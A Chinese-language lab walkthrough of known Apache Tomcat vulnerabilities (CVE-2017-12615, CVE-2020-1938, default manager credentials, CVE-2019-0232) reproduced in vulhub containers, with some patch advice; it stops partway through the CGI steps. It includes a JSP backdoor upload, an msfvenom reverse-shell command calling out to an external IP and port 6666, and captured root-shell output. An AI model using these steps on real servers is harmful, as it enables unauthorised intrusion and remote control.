常见中间件历史漏洞

0x01 TOMCAT

Tomcat是Apache 软件基金会（Apache Software Foundation）的Jakarta 项目中的一个核心项目，由Apache、Sun 和其他一些公司及个人共同开发而成。由于有了Sun 的参与和支持，最新的Servlet 和JSP 规范总是能在Tomcat 中得到体现，Tomcat 5支持最新的Servlet 2.4 和JSP 2.0 规范。因为Tomcat 技术先进、性能稳定，而且免费，因而深受Java 爱好者的喜爱并得到了部分软件开发商的认可，成为目前比较流行的Web应用服务器
Tomcat 服务器是一个免费的开放源代码的Web 应用服务器，属于轻量级应用服务器，在中小型系统和并发访问用户不是很多的场合下被普遍使用，是开发和调试JSP 程序的首选。
对于一个初学者来说，可以这样认为，当在一台机器上配置好Apache 服务器，可利用它响应HTML（标准通用标记语言下的一个应用）页面的访问请求。实际上Tomcat是Apache 服务器的扩展，但运行时它是独立运行的，所以当你运行tomcat 时，它实际上作为一个与Apache 独立的进程单独运行的

漏洞汇总

CVE-2017-12615 [PUT 任意文件上传] *

8080端口


```
cd /root/vulhub/tomcat/CVE-2017-12615
docker-compose up -d
```

影响版本

tomcat 7.0.0~7.0.79

漏洞利用


1. 访问apache tomcat首页 http://192.168.17.140:8080



2. 访问http://192.168.17.140:8080/，使用burpsuit工具进行抓包，并将请求包发送至Repeater


3. 将请求包GET方式改为PUT方式，上传ceshi.jsp，内容为“Hello Word”，点击发送，发现服务器返回“201”

4. 访问刚上传的ceshi.jsp文件，发现可访问，从而确定存在CVE-2017-12615漏洞



5. 接下来上传木马backdoor.jsp，如图所示上传成功

6. 使用冰蝎连接shell，密码为“rebeyond”



修复建议

用户可以禁用PUT方法来防护此漏洞，操作方式如下：
在Tomcat的web.xml 文件中配置org.apache.catalina.servlets.DefaultServlet的初始化参数

```
<init-param>
<param-name>readonly</param-name>
<param-value>true</param-value>
</init-param>
```

确保readonly参数为true（默认值），即不允许DELETE和PUT操作。

CVE-2020-1938[Apache-Tomcat-Ajp漏洞] *

8081端口

8009端口

```
cd /root/vulhub/tomcat/CVE-2020-1938
docker-compose up -d
```

影响版本

```
Apache Tomcat 6
Apache Tomcat 7 < 7.0.100
Apache Tomcat 8 < 8.5.51
Apache Tomcat 9 < 9.0.31
开启了8009端口的ajp服务
```

漏洞成因

Apache Tomcat文件包含漏洞（CNVD-2020-10487，对应CVE-2020-1938），该漏洞使攻击者可以读取任何webapps文件（例如webapp配置文件，源代码等）或包括一个文件来远程执行代码。由于Tomcat默认开启的AJP服务（8009端口）存在一处文件包含缺陷，攻击者可构造恶意的请求包进行文件包含操作，进而读取受影响Tomcat服务器上的Web目录文件。漏洞被曝光后,由于其十分简单即可利用还能造成巨大破坏的高危特性，许多使用tomcat的小型开发者被迫禁用AJP服务．Apache Tomcat官方于2月14日紧急发布了安全补丁。
因为该漏洞允许攻击者读取Tomcat上所有webapp目录下的任意文件，而通常用java开发的应用程序的war包也是放在webapp目录下的，所以也能够被攻击者读取到。这也意味着，如果你把数据库用户名密码、连接其他后端服务的账号、JWT签名secret、OAuth AppSecret等密钥信息放在properties文件里的话，那么，攻击者可能现在也拿到了这些信息，并且正在试着入侵你的服务器。解压后不仅能拿到properties文件，还能获得class文件，因此攻击者还能逆向获取到应用程序源码，进而从源代码中挖掘出更多其他漏洞加以利用。

漏洞利用

1.环境搭建

```
cd vulhub/tomcat/CVE-2020-1938
docker-compose up -d
```

```
[root@redis CVE-2020-1938]# docker-compose up -d
WARN[0000] /root/vulhub/tomcat/CVE-2020-1938/docker-compose.yml: `version` is obsolete
[+] Running 1/1
 ✔ Container cve-2020-1938-tomcat-1  Started
[root@redis CVE-2020-1938]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      68779/docker-proxy
tcp        0      0 0.0.0.0:27017           0.0.0.0:*               LISTEN      1005/mongod
tcp        0      0 0.0.0.0:6379            0.0.0.0:*               LISTEN      56878/./redis-serve
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      68763/docker-proxy
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      57477/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1190/master
tcp        0      1 192.168.124.104:48744   10.0.3.200:6666         SYN_SENT    68698/sh
tcp        0      1 192.168.124.104:48742   10.0.3.200:6666         SYN_SENT    68637/sh
tcp        0      0 10.0.3.132:6379         10.0.3.112:37706        ESTABLISHED 56878/./redis-serve
tcp        0      0 192.168.124.104:22      192.168.124.103:21706   ESTABLISHED 62626/sshd: root@pt
```

2. 漏洞利用

在攻击机cmd下执行python脚本[exp]

```
python py脚本 目标地址              # exp使用python2.7编写，需用python2.7执行
```

可以成功访问文件，漏洞复现成功！

修复建议

```
1、禁用AIP协议端口，在conf/server.xml配置文件中注释掉<Connector port=“8009”
protocol="AJP/1.3"redirectPort=“8443”/>
2、升级官方最新版本。
```


Tomcat8+ 弱口令 && 后台getshell漏洞 *

8082 port

前提：准备好docker环境，下载好vulhub，进入目录 ，开始复现漏洞


```
cd /root/vulhub/tomcat/tomcat8
docker-compose build
docker-compose up -d
```

简单访问一下，说明 Tomcat7+ 弱口令 && 后台getshell漏洞 环境搭建成功了




（1）访问Manager App，输入用户名密码（`tomcat:tomcat`）

```
http://target ip:8082/manager/html
```




（2）生成反弹shell的war包

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=144.34.162.13 LPORT=6666 -f war > shell.war
```



（3）上传`shell.war`包后，多了一个`shell`，点击它，就能反弹shell



（4）反弹shell成功

```
root@snappy-baud-8:~/vulhub/tomcat/tomcat8#
root@snappy-baud-8:~/vulhub/tomcat/tomcat8#
root@snappy-baud-8:~/vulhub/tomcat/tomcat8# nc -lvp 6666
listening on [any] 6666 ...
172.18.0.2: inverse host lookup failed: Unknown host
connect to [144.34.162.13] from (UNKNOWN) [172.18.0.2] 39404

id
uid=0(root) gid=0(root) groups=0(root)
ls -hl
total 120K
-rw-r--r-- 1 root root   56K Mar 28  2017 LICENSE
-rw-r--r-- 1 root root  1.5K Mar 28  2017 NOTICE
-rw-r--r-- 1 root root  6.6K Mar 28  2017 RELEASE-NOTES
-rw-r--r-- 1 root root   16K Mar 28  2017 RUNNING.txt
drwxr-xr-x 2 root root  4.0K Apr  3  2017 bin
drwxr-xr-x 1 root root  4.0K Oct  5 06:11 conf
drwxr-sr-x 3 root staff 4.0K Apr  3  2017 include
drwxr-xr-x 2 root root  4.0K Apr  3  2017 lib
drwxr-xr-x 1 root root  4.0K Oct  5 06:11 logs
drwxr-sr-x 3 root staff 4.0K Apr  3  2017 native-jni-lib
drwxr-xr-x 2 root root  4.0K Apr  3  2017 temp
drwxr-xr-x 1 root root  4.0K Oct  5 06:21 webapps
drwxr-xr-x 1 root root  4.0K Oct  5 06:11 work
```

远程代码执行(CVE-2019-0232)

影响版本

```
tomcat 7.0.94之前
tomcat 8.5.40之前
tomcat 9.0.19之前版本都会影响
```

漏洞成因

2019年4月15日，Nightwatch网络安全发布的信息对CVE-2019-0232，包括Apache Tomcat上的通用网关接口（CGI）Servlet的一个远程执行代码（RCE）漏洞。这种高严重性漏洞可能允许攻击者通过滥用由Tomcat CGIServlet输入验证错误引起的操作系统命令注入来执行任意命令。

CGI(CommonGateway Interface) 是WWW技术中最重要的技术之一，有着不可替代的重要地位。CGI是外部应用程序（CGI程序）与WEB服务器之间的接口标准，是在CGI程序和Web服务器之间传递信息的过程。CGI规范允许Web服务器执行外部程序，并将它们的输出发送给Web浏览器，CGI将Web的一组简单的静态超媒体文档变成一个完整的新的交互式媒体。CGI脚本用于执行Tomcat Java虚拟机（JVM）外部的程序。默认情况下禁用的CGI Servlet用于生成从查询字符串生成的命令行参数。由于Java运行时环境（JRE）将命令行参数传递给Windows的错误，在启用CGI Servlet参数enableCmdLineArguments的Windows计算机上运行的Tomcat服务器很容易受到远程代码执行的影响。

漏洞利用

1. 首先修改apache-tomcat-9.0.13\conf\ web.xml

将此段注释删除，并添加红框内代码。

```
        <init-param>
          <param-name>enableCmdLineArguments</param-name>
          <param-value>true</param-value>
        </init-param>
        <init-param>
          <param-name>executadle</param-name>
          <param-value></param-value>
        </init-param>
```

```
387     <servlet>
388         <servlet-name>cgi</servlet-name>
389         <servlet-class>org.apache.catalina.servlets.CGIServlet</servlet
390         <init-param>
391           <param-name>cgiPathPrefix</param-name>
392           <param-value>WEB-INF/cgi</param-value>
393         </init-param>
394         <init-param>
395           <param-name>enableCmdLineArguments</param-name>
396           <param-value>true</param-value>
397         </init-param>
398         <init-param>
399           <param-name>executadle</param-name>
400           <param-value></param-value>
401         </init-param>
402         <load-on-startup>5</load-on-startup>
```

2. 将此处注释删除

```
438
439     <servlet-mapping>
440         <servlet-name>cgi</servlet-name>
441         <url-pattern>/cgi-bin/*</url-pattern>
442     </servlet-mapping>
443
444
445
446   <!-- ================== Built In Filter Definitions ===================
447
448   <!-- A filter that sets various security related HTTP Response headers.
449   <!-- This filter supports the following initialization parameters
450   <!-- (default values are in square brackets):
```


3. 更改apache-tomcat-9.0.13\conf\ context.xml

添加privileged="true"语句 如下图


```
10          http://www.apache.org/licenses/LICENSE-2.0
11
12      Unless required by applicable law or agreed to in writing, software
13      distributed under the License is distributed on an "AS IS" BASIS,
14      WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implie
15      See the License for the specific language governing permissions and
16      limitations under the License.
17  -->
18  <!-- The contents of this file will be loaded for each web application -
19  <Context privileged="true">
20
21      <!-- Default set of monitored resources. If one of these changes, th
22      <!-- web application will be reloaded.
23      <WatchedResource>WEB-INF/web.xml</WatchedResource>
24      <WatchedResource>WEB-INF/tomcat-web.xml</WatchedResource>
25      <WatchedResource>${catalina.base}/conf/web.xml</WatchedResource>
26
27      <!-- Uncomment this to disable session persistence across Tomcat res
28      <!--
29      <Manager pathname="" />
30      -->
```

4. 在apache-tomcat-9.0.13\webapps\ROOT\WEB-INF目录下，新建 cgi-bin 文件夹

在文件夹内创建一个.bat文件

